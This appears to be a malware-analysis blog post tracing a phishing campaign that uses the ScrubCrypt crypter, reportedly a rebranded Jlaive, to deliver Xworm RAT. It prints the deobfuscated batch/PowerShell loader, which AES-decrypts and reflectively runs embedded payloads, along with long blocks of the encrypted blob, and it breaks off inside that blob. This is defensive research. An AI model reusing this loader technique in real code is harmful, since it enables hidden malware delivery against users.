ScrubCrypt - The Rebirth of Jlaive

0xtoxin.github.io/threat breakdown/ScrubCrypt-Rebirth-Of-Jlaive/

March 19, 2023

ScrubCrypt - Uncovering the rebranded Jlaive crypter

8 minute read

0xToxin


Threat Analyst & IR team leader - Malware Analysis - Blue Team

Intro

In this blog we are going through a recent phishing campaign that leverages a new crypter sold in underground forums.

Overview

In the past weeks a new thread was posted in the “Cryptography and Encryption Market” section in hackforums.net promoting a new crypter called **“ScrubCrypt”**




This crypter was found used in a recent phishing campaign which eventually delivered **Xworm RAT**.


We will be going through all the analysis steps from the phishing mail the victim receives to analyzing and deobfuscating the crypter(and its origin) and identifying the final **Xworm** binary.

The Phish

The user received a mail with the subject: “**LEP/RFQ/AV/04/2022/6030**”, the mail itself contains a generic body content, letting the user know that he has an attachment that needs to be open.




The mail has attached archive file (**LEPRFQAV04,pdf.001**), inside of it we can find a **.bat** file (batch script) that supposed to be executed by the user and lead to a multistage execution chain.




LEPRFQAV04,pdf.bat

Static Information

- **Sha256:** 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578
- **VT Detection:** 24/61 (Link)



The script is completely obfuscated:



By first glance we can notice 2 main things:

1. The script has junk code which utilize the **%** symbol in batch scripting.

2. The end of the script contains a huge encrypted blob of data as a comment (**::**)

```
6  ::K8fQqk7xvojjb2P9cYvAvVZq2lXoHsKBw6gFb0XhzLyV5n92FTvZL6MK9KFRY8weBiypW/knQPmWgUurEdWUIrgCmzr2gamQnLsxndqu
   XEgi5GKvYR/FDRIwHehO1jwqrDBq7KcwGJJD6voit2/WLYUyzbK3m2VQTCE6WY6dQitOJxT8Ybc5UFF97GMVoqwiBWbSns+OXdgujX6T6c
   I/0Wz8RoyBP+Em3XQ9ksHL+BX8PgiWIIWZq2ubYCvdc4/eyOVFeVjjoJpxgTyjm8RbeDp8fIbZXBlo9P6eSz2OoFqSwgzYETmIkmSWJLr5
   dpHugGWzn+qbDSLYF7cu8a3tgEVHDXpgfHaNMEsKHuLJw+7AJYmpIlOCb9gw8PQG4hDFU2IOLTHfppe3rIHylHdwwv09DyYOU+VEpa2lw4
   sWkwtLgk89+P4Cavj4dfplo1bgCTqSKzgtTCG+8G6Lj7CTlfwrZcc+EH/+XUqmW7IRJlfk5kxdHJ2VgKxhpO8YqhJNM+y5Xcun4r0sc/Tm
   KAOuzzj6be+K2GtIYWjE8k78qLf7boUXWkxicjLIEAmnyWGLgcjUDK+THN4ZPZfCCgxTjTKWyQbzHJ5SbDxTcmIASGwDJX16IYoPrsB02t
   fkzPT74/7yLPcxtpicldQaTyxUG04AlJCSdG+MEvTX5KJ6aXysztv+focvzVSBLIIbWZuyR7VvoOscBHW/v3WcBb4gtG3JEcCdt9BZUbXi
   i9PQNGxAKRIzOoVMCnYq809QlrL8/2Ax4vyznr814x7Lcx/8mvubasUwAG8vVftGMAm75AvVC/5j2TPhaT6xrAGPXOOgxyCQcctRTuK2xh
   iaG3QfCJj7XZhLrxHcs0+UHeaqtfqDjRzc41L4QeeoNDohvmpCLzGQN4y/M+iPtZAgPuIXT8aUlZhBDREKq9OBM3vBLNps6weZ5j3jjpVn
   zaoqOWnl6clwJq4uCUJ7yDbpt539HHesj5w6NnKOOkRxbEopYZlH0MS7nB4psNEuYLgEc
   YLgwulmyDoeVPmkrdSOTM9whCLPaLyyhN5w6sgfMbk55JXHATU5HgMnJijgIu8xmHQHGnX40g7UXFYePq3pHDMEogPjZJTe3UC6bWSLXJx
   isXLYJ4Zm3AX85B6diXezdvBdupi/++xrgewOBpl2/Rf4Uu4P+aJCRuIsynuE9WJMk12r/BqE4QfiRnPoUvulGi9KYxrnMb5vZVLpQkdu+
   Hd6yQTLuooJf5C7bdMoTrUJDfNSYDvZ9+iuBD7/J8JPqhspBHQGqRUxosrH3wi7EZ3PmL3PeuYIlI2NIUtqfP+
   8h6wA4th4doF0l67ejnVqoyn4mbcl9UBg6qWCFy5HM5lzKZyFCdohZShU0m6eDXKVRam/BGPfFBwSyJCRhzuUN2Asx87hDiaWe1+
```

Batch Deobfuscation

I start off with removing all the junk code the script contains by using the next script:

```
import re

NON_WORD_PATTERN = '%\W%'
file_path = '/Users/igal/malwares/Scrub Crypt/3 - LEPRFQAV04,pdf.bat'
fo = open(file_path,'r').read()
clean_script = re.sub(NON_WORD_PATTERN,'',fo)
print(clean_script)
```
```batch

    @echo off
    powershell -w hidden -c #
    set CUnTR=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    copy %CUnTR% "%~0.exe" /y && cls
    "%~0.exe" function yA($t){$t.Replace('@', '')}$iwqO=yA
'Get@C@urr@ent@P@roce@ss@';$knsa=yA 'Rea@dAl@lT@e@xt@';$GEoF=yA
'En@t@ry@Poin@t@';$sdql=yA 'Ch@ange@E@xte@nsi@on@';$qzpw=yA
'From@Bas@e64S@tri@ng@';$cJIQ=yA 'Lo@ad@';$uGgV=yA
'Tr@a@n@sfor@m@F@in@al@B@lo@ck@';$QlQQ=yA 'Sp@l@it@';$neAB=yA 'In@vo@ke@';$QjQB=yA
'Cre@at@eD@ec@ry@pto@r@';function RpFzY($jAaJE,$RZzRM,$cnkfF){$DLZbE=
[System.Security.Cryptography.Aes]::Create();$DLZbE.Mode=
[System.Security.Cryptography.CipherMode]::CBC;$DLZbE.Padding=
[System.Security.Cryptography.PaddingMode]::PKCS7;$DLZbE.Key=
[System.Convert]::$qzpw($RZzRM);$DLZbE.IV=
[System.Convert]::$qzpw($cnkfF);$YQiIq=$DLZbE.$QjQB();$mYMLI=$YQiIq.$uGgV($jAaJE,0,$j
AaJE.Length);$YQiIq.Dispose();$DLZbE.Dispose();$mYMLI;}function AYCAO($jAaJE)
{$uSXLQ=New-Object System.IO.MemoryStream(,$jAaJE);$RWxVj=New-Object
System.IO.MemoryStream;$YYDyP=New-Object System.IO.Compression.GZipStream($uSXLQ,
[IO.Compression.CompressionMode]::Decompress);$YYDyP.CopyTo($RWxVj);$YYDyP.Dispose();
$uSXLQ.Dispose();$RWxVj.Dispose();$RWxVj.ToArray();}function BxKKh($jAaJE,$RZzRM)
{[System.Reflection.Assembly]::$cJIQ([byte[]]$jAaJE).$GEoF.$neAB($null,$RZzRM);}$WlqM
k=
[System.IO.File]::$knsa([System.IO.Path]::$sdql([System.Diagnostics.Process]::$iwqO()
.MainModule.FileName,
$null)).$QlQQ([Environment]::NewLine);$nwgCf=$WlqMk[$WlqMk.Length-
1].Substring(2);$voaim=[string[]]$nwgCf.$QlQQ('\');$SPONW=AYCAO (RpFzY
([Convert]::$qzpw($voaim[0])) $voaim[2] $voaim[3]);$mOxVC=AYCAO (RpFzY
([Convert]::$qzpw($voaim[1])) $voaim[2] $voaim[3]);BxKKh $mOxVC $null;BxKKh $SPONW
$null;

::K8fQqk7xvojjb2P9cYvAvVZq2lXoHsKBw6gFb0XhzLyV5n92FTvZL6MK9KFRY8weBiypW/knQPmWgUurEdW
UIrgCmzr2gamQnLsxndquXEgi5GKvYR/FDRIwHehO1jwqrDBq7KcwGJJD6voit2/WLYUyzbK3m2VQTCE6WY6d
QitOJxT8Ybc5UFF97GMVoqwiBWbSns+OXdgujX6T6cI/0Wz8RoyBP+Em3XQ9ksHL+BX8PgiWIIWZq2ubYCvdc
4/eyOVFeVjjoJpxgTyjm8RbeDp8fIbZXBlo9P6eSz2OoFqSwgzYETmIkmSWJLr5dpHugGWzn+qbDSLYF7cu8a
3tgEVHDXpgfHaNMEsKHuLJw+7AJYmpIlOCb9gw8PQG4hDFU2IOLTHfppe3rIHylHdwwv09DyYOU+VEpa2lw4s
WkwtLgk89+P4Cavj4dfplo1bgCTqSKzgtTCG+8G6Lj7CTlfwrZcc+EH/+XUqmW7IRJlfk5kxdHJ2VgKxhpO8Y
qhJNM+y5Xcun4r0sc/TmKAOuzzj6be+K2GtIYWjE8k78qLf7boUXWkxicjLIEAmnyWGLgcjUDK+THN4ZPZfCC
gxTjTKWyQbzHJ5SbDxTcmIASGwDJX16IYoPrsB02tfkzPT74/7yLPcxtpicldQaTyxUG04AlJCSdG+MEvTX5K
J6aXysztv+focvzVSBLIIbWZuyR7VvoOscBHW/v3WcBb4gtG3JEcCdt9BZUbXii9PQNGxAKRIzOoVMCnYq809
QlrL8/2Ax4vyznr814x7Lcx/8mvubasUwAG8vVftGMAm75AvVC/5j2TPhaT6xrAGPXOOgxyCQcctRTuK2xhia
G3QfCJj7XZhLrxHcs0+UHeaqtfqDjRzc41L4QeeoNDohvmpCLzGQN4y/M+iPtZAgPuIXT8aUlZhBDREKq9OBM
3vBLNps6weZ5j3jjpVnzaoqOWnl6clwJq4uCUJ7yDbpt539HHesj5w6NnKOOkRxbEopYZlH0MS7nB4psNEuYL
gEcYLgwulmyDoeVPmkrdSOTM9whCLPaLyyhN5w6sgfMbk55JXHATU5HgMnJijgIu8xmHQHGnX40g7UXFYePq3
```

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
